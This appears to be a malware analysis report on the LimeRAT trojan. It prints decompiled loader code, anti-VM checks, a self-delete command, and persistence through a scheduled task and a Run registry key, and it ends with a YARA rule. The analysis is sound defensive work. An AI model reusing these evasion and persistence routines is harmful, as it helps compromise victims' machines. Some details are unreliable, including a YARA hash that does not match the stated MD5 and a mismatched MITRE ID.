



LimeRAT

Technical Analysis Report



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introduction

RAT(Remote Administration Tool) is a malware that opens an administrator-authorized backdoor on the infected computer. RAT's can be used legally. For example, when you have a technical problem with the computer at work, sometimes IT people use a RAT to access and troubleshoot computers.

Unfortunately, people who usually use RAT are hackers who try to damage your device or maliciously access your information. Such RATS are usually downloaded invisibly without your knowledge.

Once the RAT is installed on your device, the hacker can wreak havoc. They can steal your sensitive information, block your keyboard so you can't type, install other malware, and even render your devices useless.

e615a06c4539fc5fabeddd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe Analysis

File	e615a06c4539fc5fabeddd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe
MD5	5ddfbddf74d9e09bf434940362019979
SHA-1	595d69d9fc35b83cd8d6567e88ab6526582576e4
SHA256	e615a06c4539fc5fabeddd46658fdc2ff534d0173f9043162f3809ef3002f0a2c


When the malware is first examined, it uses exceptions against its analyzed by the debugger. An exception is created using the RaiseException function. If the exceptions of the DBC_CONTROL_C or DBG_RIPEVENT are not obtained by the exception handler, it becomes clear that the program is in the debugger and thus the program can protect itself.


```

CODE:00402E4C
CODE:00402E4C
CODE:00402E4C
CODE:00402E4C sub_402E4C proc near
CODE:00402E4C mov     ds:dword_40A010, offset RaiseException
CODE:00402E56 mov     ds:dword_40A014, offset RtlUnwind
CODE:00402E60 mov     ds:dword_40A628, eax
CODE:00402E65 xor     eax, eax           ; Logical Exclusive OR
CODE:00402E67 mov     ds:dword_40A62C, eax
CODE:00402E6C mov     ds:dword_40A630, edx
CODE:00402E72 mov     eax, [edx+4]
CODE:00402E75 mov     ds:dword_40A01C, eax
CODE:00402E7A call    sub_402D44         ; Call Procedure
CODE:00402E7F mov     ds:byte_40A024, 0
CODE:00402E86 call    sub_402DEC         ; Call Procedure
CODE:00402E8B retn     ; Return Near from Procedure
CODE:00402E8B sub_402E4C endp
CODE:00402E8B

```

After an anti-debug check using exceptions, it creates folder named 3582-490 in "C:\Users\User\AppData\Local\Temp" and creates a .NET file in its own name. The resulting file is .NET and can be seen when you review it in program named cffexplorer.





It then runs the file it created in the temp folder using the ShellExecuteA api.

```

CODE:004078D9 lea     edx, [ebp+var_A248] ; Load Effective Address
CODE:004078DF mov     al, 1
CODE:004078E1 call    sub_406F34 ; Call Procedure
CODE:004078E6 mov     eax, [ebp+var_A248]
CODE:004078EC call    sub_40340C ; Call Procedure
CODE:004078F1 push    eax ; nShowCmd
CODE:004078F2 lea     eax, [ebp+var_A250] ; Load Effective Address
CODE:004078F8 call    Gettemppath ; Call Procedure
CODE:004078FD push    [ebp+var_A250] ; lpDirectory
CODE:00407903 lea     eax, [ebp+var_A254] ; Load Effective Address
CODE:00407909 mov     edx, offset unk_4091B4
CODE:0040790E mov     ecx, 9
CODE:00407913 call    sub_4031F4 ; Call Procedure
CODE:00407918 push    [ebp+var_A254] ; lpParameters
CODE:0040791E lea     edx, [ebp+var_A25C] ; Load Effective Address
CODE:00407924 xor     eax, eax ; Logical Exclusive OR
CODE:00407926 call    getmodulefilename ; Call Procedure
CODE:0040792B mov     eax, [ebp+var_A25C]
CODE:00407931 lea     edx, [ebp+var_A258] ; Load Effective Address
CODE:00407937 call    sub_404ED0 ; Call Procedure
CODE:0040793C push    [ebp+var_A258]
CODE:00407942 lea     eax, [ebp+var_A24C] ; Load Effective Address
CODE:00407948 mov     edx, 3
CODE:0040794D call    tempteki_yolu_al ; Call Procedure
CODE:00407952 mov     eax, [ebp+var_A24C]
CODE:00407958 call    sub_40340C ; Call Procedure
CODE:0040795D push    eax ; lpFile
CODE:0040795E push    offset Operation ; "open"
CODE:00407963 mov     eax, ds:hwnd
CODE:00407968 push    eax ; hwnd
CODE:00407969 call    ShellExecuteA ; Call Procedure

```

Again, a file named "svchost.com" created to "C:\Windows\" using the CreateFileA api. It then creates the file named tmp5023.tmp to "C:\Users\User\AppData\Local\Temp". After it's all over, a mutex is created using the CreateMutexA api to create a mutex.


```

CODE:00404018
CODE:00404018
CODE:00404018 ; Attributes: bp-based frame
CODE:00404018 ; int __stdcall sub_404018(LPSECURITY_ATTRIBUTES lpMutexAttributes, int, LPCSTR lpName)
CODE:00404018 sub_404018 proc near
CODE:00404018
CODE:00404018 lpMutexAttributes= dword ptr 8
CODE:00404018 arg_4= dword ptr 0Ch
CODE:00404018 lpName= dword ptr 10h
CODE:00404018
CODE:00404018 push    ebp
CODE:00404019 mov     ebp, esp
CODE:0040401B mov     eax, [ebp+lpName]
CODE:0040401E push    eax ; lpName
CODE:0040401F cmp     [ebp+arg_4], 1 ; Compare Two Operands
CODE:00404023 sbb     eax, eax ; Integer Subtraction with Borrow
CODE:00404025 inc     eax ; Increment by 1
CODE:00404026 and     eax, 7Fh ; Logical AND
CODE:00404029 push    eax ; bInitialOwner
CODE:0040402A mov     eax, [ebp+lpMutexAttributes]
CODE:0040402D push    eax ; lpMutexAttributes
CODE:0040402E call    CreateMutexA ; Call Procedure
CODE:00404033 pop     ebp
CODE:00404034 retn    0Ch ; Return Near from Procedure
CODE:00404034 sub_404018 endp
CODE:00404034

```

After the program discovers the drivers that are inside the computer using the GetDriveStringsA api, it validates the validity of these drivers by using the GetDriveTypeA api.

```

CODE:00406D6A push    eax ; lpBuffer
CODE:00406D6B push    97h ; '-' ; nBufferLength
CODE:00406D70 call    GetLogicalDriveStringsA ; Call Procedure
CODE:00406D75 xor     ebx, ebx ; Logical Exclusive OR
CODE:00406D77 jmp     short loc_406DD5 ; Jump

```

```

CODE:00406DD5
CODE:00406DD5 loc_406DD5:
CODE:00406DD5 xor     eax, eax ; Logical Exclusive OR
CODE:00406DD7 mov     al, bl
CODE:00406DD9 cmp     [ebp+eax+Buffer], 0 ; Compare Two Operands
CODE:00406DE1 jnz     short loc_406D79 ; Jump if Not Zero (ZF=0)

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OR CODE:00406E01 jmp     short loc_406DF0 ; Jump


```

```

CODE:00406D79
CODE:00406D79 loc_406D79:
CODE:00406D79 mov     esi, ebx
CODE:00406D7B and     esi, 0FFh ; Logical AND
CODE:00406D81 lea     eax, [ebp+esi+Buffer] ; Load Effective Address
CODE:00406D88 push    eax ; lpRootPathName
CODE:00406D89 call    GetDriveTypeA ; Call Procedure
CODE:00406D8E sub     eax, 5 ; Integer Subtraction
CODE:00406D91 jz      short loc_406DD2 ; Jump if Zero (ZF=1)

```

The program then takes the location of the verified drive and examines all the files contained in it.



After finishing its circulation in the home directory, it releases the mutex.

e615a06c4539fc5fabeddd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe Analysis (temp)

File	e615a06c4539fc5fabeddd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe
MD5	ad7fab95d903b025ebd5a36a8d7e06a6
SHA-1	66faf0fe2a065f5c6c1701fe9c52e3f2ef677a51
SHA256	4617466868abd96c612df835281b02512cba8e21b72be5eaaf817be02996c897

Source codes can be seen when the file is examined in dnSpy program. When these source codes are examined, it is observed that a string variable with a length exceeding 1000 characters is defined in source code.

```
string p = this.Rot13(Strings.StrReverse("==NN08/5Q//8Emig3pn5k/61REXYn5uk779zqF01LU1BUo4vGkk7N/
Kn3crKLAH3m8hhsfKBQlTgAkz+e8Rc/d/M/tw35wJjedbSuWI/JSPbPo5ga75PsU9zMCc3da2v8u/j/67vzcmF/6/ub0qscm8nkCaEOV6XFNLPnh
+m9iUGA+KA6UGwSwT1JE/Ovo9K14u+X9KA/QYkWW7vThw9GgI87sk8Cmgk0LsAf1CfuUx/WmrLN/eAsibkm+E5qA9iw/
FrC6i8MofhJ821KZ3QLIiz0GeA/s6C1/G306gu/1zQsnnAs918r0p9qF5S+2ZdAAK/spo57ou7kmvHsY2s6Y6itAuvQgN/hk/1CLLr9/
iliwAw76vQRv4ng8AG/1s2RrN3vsUa/1c/eaYciXgixE/r23QyT9z99D69qwsic+brA/w/1lLrLvscpA4sXOHiz9dyDA53YJ8Z3t3//Dirg
+r4isCcjLkU4Y//E+K//irhQ9a9A6C/Yb8hJ+8gz921sSw/10sar/4sg+k/X5+//G9+n2rJvdliz+A9s/2x/4sXlqdC2a6BV/y5IQ+1Z+KC/Krrk/
CsH+/yk7cek/72//T/eyJuK+ymXUn4CJfhh8Y/H1F937qo7rrXCvIz13ZT3eT/73FA2oWw/6Y47GaZ19qRl91Cc9/YmxMcG8CR7SU6gjrFuSqPhy/
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+Ii5amaTzeKx3Coiec5vDX/d68/iW/q3Kkr1UK9ce8771+8xYiq/W3sAv4q+Yr2Yi9qHm/T+Cyem+UUTtXuIYICIV+AemDU5AiU0rQY+spc5K/
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+9ef2MabPW2fgsrsovs/uyXiu637W2CAXTRnqRZi2EK/iVEH8EejQAxr+S7AIMB5a7Pn3r/WeGfxowgUQAjL5HwtpVWnJCF+AAPjGFPN3V+jfkMf
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```

It was understood that this value was the content of another program when the program was debugged, and the program was allowed to create another program with this value. This value in memory was then taken.


```
public object GetFileNameByUrl(string Ur1)
{
    object[] array = new object[3];
    array[0] = ListViewColumnSorter.ParamArray0;
    object[] array2 = array;
    array2[1] = ListViewColumnSorter.ArrayAttribute;
    array2[2] = "HelloWorld";
    Activator.CreateInstance(this.L, array2);
    return array2[2];
}
```

obj	[byte[0x01FF_E7C3]]	object 'byte[]'
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte
[9]	0x00	byte
[10]	0x00	byte

RelativeFileUrl.dll Analysis

File	RelativeFileUrl.dll
MD5	a9af14a8afc87266f34d13ac30fb8a4a
SHA-1	5228378fe390953851fea8580ef16b514946fe4b
SHA256	cf4c181792fd8cb4120655ebb5b764e2d685422724c14210261c0941f55146f6

If the resulting unnamed file is reviewed again in the cffexplorer program, it can be seen that this new file is also a .net file.



If the source code of the file is examined, it is clearly seen that the names of all variables and functions in this program are encrypted. The software used as an encryptor in this program appears to be SmartAssembly.

`[assembly: PoweredBy("Powered by SmartAssembly 7.3.0.3296")]`

This file extracts third-phase malware by calling another directory contained within it.

```
Bitmap bitmap = (Bitmap)resourceManager2.GetObject(Class8.smethod_2(ugz1));
Bitmap ughHbnBnaWtlyKx;
if (2 != 0)
{
    ughHbnBnaWtlyKx = bitmap;
}
if (!false)
{
    byte[] array = MessageEnum.fgh(MessageEnum.cba(ughHbnBnaWtlyKx), Class8.smethod_2(ugz3));
    byte[] rawAssembly;
    if (-1 != 0)
    {
        rawAssembly = array;
    }
    Assembly assembly = AppDomain.CurrentDomain.Load(rawAssembly);
    Assembly assembly2;
    if (!false)
    {
        assembly2 = assembly;
    }
    Type type = assembly2.GetTypes()[20];
    MethodInfo instance = type.GetMethods()[5];
    Versioned.CallByName(instance, Strings.StrReverse(Class9.smethod_0(107394310)), CallType.Get, new object[2]);
    goto IL_C3;
}
```

UNNAMED Analysis

File	UNNAMED
MD5	32b691102ffdd267c1d769abb0860427
SHA-1	31e288efd6636d9b1fe8e96ad65d405de92a2c3b
SHA256	779096b4a3924776a2874f92419b3383cb9208e5634c8dafb25045b4dbd7b837

The program creates a mutex using the values of computers "processor id", "bios serial number" and "video controller name".

```
result = GClass1.smethod_7(GClass1.smethod_6("Win32_Processor", "ProcessorId") + "-" + GClass1.smethod_6("Win32_BIOS", "SerialNumber") + "-" +
GClass1.smethod_6("Win32_BaseBoard", "SerialNumber") + "-" + GClass1.smethod_6("Win32_VideoController", "Name"));
```

It checks with these functions that it is in a debugger or in a virtual machine, and if it confirms this, it stops and deletes itself using the command "cmd.exe /c ping 0 -n 2 & del".

```
public static void smethod_0()
{
    try
    {
        if (GClass0.smethod_1() || GClass1.smethod_2().ToString().ToLower().Contains("XP".ToLower()) || GClass0.LoadLibrary("SbieDll.dll") ||
        Debugger.IsLogging() || Debugger.IsAttached || File.Exists(Environment.GetEnvironmentVariable("windir") + "\\vboxhook.dll"))
        {
            Interaction.Shell(Class0.smethod_1(Convert.FromBase64String("Y21kLmV4ZSAvYyBwaW5nIDAgLW4gMiAmIGR1bCA=")) + "\"\" + Application.ExecutablePath +
            "\"\"", AppWinStyle.Hide, false, -1);
            ProjectData.EndApp();
        }
    }
}
```

```

private static bool smethod_1()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                try
                {
                    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                    {
                        string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                        if ((Operators.CompareString(text, "microsoft corporation", false) == 0 && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || Operators.CompareString(managementBaseObject["Model"].ToString(), "VirtualBox", false) == 0)
                        {
                            return true;
                        }
                    }
                }
            }
        }
    }
}

```

The program then checks the computer for an anti-virus program installed, but the list is not obtained because it checks them remotely.

```

string result;
try
{
    string text = null;
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "SELECT * FROM AntivirusProduct");
    ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
    try
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            text = ((ManagementObject)managementBaseObject)["displayName"].ToString();
        }
    }
    finally
    {
        ManagementObjectCollection.ManagementObjectEnumerator enumerator;
        if (enumerator != null)
        {
            ((IDisposable)enumerator).Dispose();
        }
    }
    if (Operators.CompareString(text, string.Empty, false) == 0)
    {
        text = "N/A";
    }
    text = text.ToString();
    result = text;
}
catch (Exception ex)
{
    result = "N/A";
}
return result;

```

The program is also thought to have the ability to mine cryptocurrencies on the computer.

```
string result;
try
{
    if (Process.GetProcessesByName("Regasm").Length > 0)
    {
        if (bool_0)
        {
            Interaction.Shell(Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject("schtasks /create /f /sc ONLOGON /RL HIGHEST /
tn LimeRAT-Admin /tr \"\", GClass3.Appdata\\Wservices.exe), "\"\""), AppWinStyle.Hide, false, -1);
        }
        else
        {
            Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\").SetValue(GClass3."Wservices.exe",
RuntimeHelpers.GetObjectValue(GClass3.Appdata\\Wservices.exe));
        }
        if (((ManagementObject)enumerator.Current)["CommandLine"].ToString().Contains("--donate-level="))
        {
            result = "Minning...";
            break;
        }
    }
    finally
    {
        ManagementObjectCollection.ManagementObjectEnumerator enumerator;
        if (enumerator != null)
        {
            ((IDisposable)enumerator).Dispose();
        }
        goto IL_8C;
    }
    catch (Exception ex)
    {
        goto IL_8C;
    }
}
result = GClass1.smethod_14();
```

At this stage, the program now uses the command system to start itself with the computer boot.

/f Skip all alerts and start even if the program has already started running.

/sc Specifies how often to run, and ONLOGON runs each time the user logs in.

/RL Specifies the level at which it will be run, HIGHEST indicates that it will run at the highest level.

/tn Specifies the name of the task to run.

/tr Specifies the exact location of the task to run.

Network Analysis

The program uses pastebin as an intermediary. In this way, the person or persons who control the pest hide their own ips and with that they don't need to connect the victim directly.

93	138.076636	192.168.88.128	192.168.88.255	NBNS	92 Name query NB PASTEBIN.COM<00>
94	138.373341	fe80::3c29:6606:324...	ff02::1:2	DHCPv6	157 Solicit XID: 0xd8726b CID: 0001000127d92ada000c29df205a
95	138.842166	192.168.88.128	192.168.88.255	NBNS	92 Name query NB PASTEBIN.COM<00>
96	144.204678	192.168.88.128	192.168.88.255	NBNS	92 Name query NB PASTEBIN.COM<00>
97	144.974694	192.168.88.128	192.168.88.255	NBNS	92 Name query NB PASTEBIN.COM<00>
98	145.745389	192.168.88.128	192.168.88.255	NBNS	92 Name query NB PASTEBIN.COM<00>
99	149.957610	192.168.88.128	192.168.88.2	NBNS	92 Name query NB PASTEBIN.COM<00>
100	150.049510	192.168.88.1	192.168.88.255	UDP	86 57621 → 57621 Len=44
101	151.480200	192.168.88.128	192.168.88.2	NBNS	92 Name query NB PASTEBIN.COM<00>
102	152.987554	192.168.88.128	192.168.88.2	NBNS	92 Name query NB PASTEBIN.COM<00>

Unfortunately, Network Analysis is limited to this because the connection between them does not appear directly.

Mitre ATT&CK Table

Collection	Credential Access	Defense Evasion	Discovery	Persistence
Data from the Local System <ul style="list-style-type: none">T1005	Credentials in Files <ul style="list-style-type: none">T1552	Web Services <ul style="list-style-type: none">T1102	System Information Discovery <ul style="list-style-type: none">T1082	Change Default File Association <ul style="list-style-type: none">T1082
		Modify Registry <ul style="list-style-type: none">T1112		Scheduled Task <ul style="list-style-type: none">T1053

Solution Suggestions

- Use of current and av-test.org-approved anti-virus software.
- If incoming emails also send you attachments and ask you to download them, ignore them.
- Disregard of spam emails.
- Keeping the operating system up to date.
- Use of original applications.

Yara Rule

```
import "hash"

Rule LimeRAT
{
    Meta:
        Author = "Kaan Binen"
        Date = "30.07.2021"
        Description = "LimeRAT Yara Rule"

    Strings:
        $s1 = "https[:]//apple[.]com"
        $s2 = "TypeAnalysis.exe"
        $hex_1 = "74 7d 4a 36 2e 5a"
        $hex_2 = "23 48 2e 68"
        $hex_3 = "23 48 2e 68"

    Condition:
        hash.md5(0,filesize) == "5ddfbdff74d9e09bf434940362019979" or all of them
}
```



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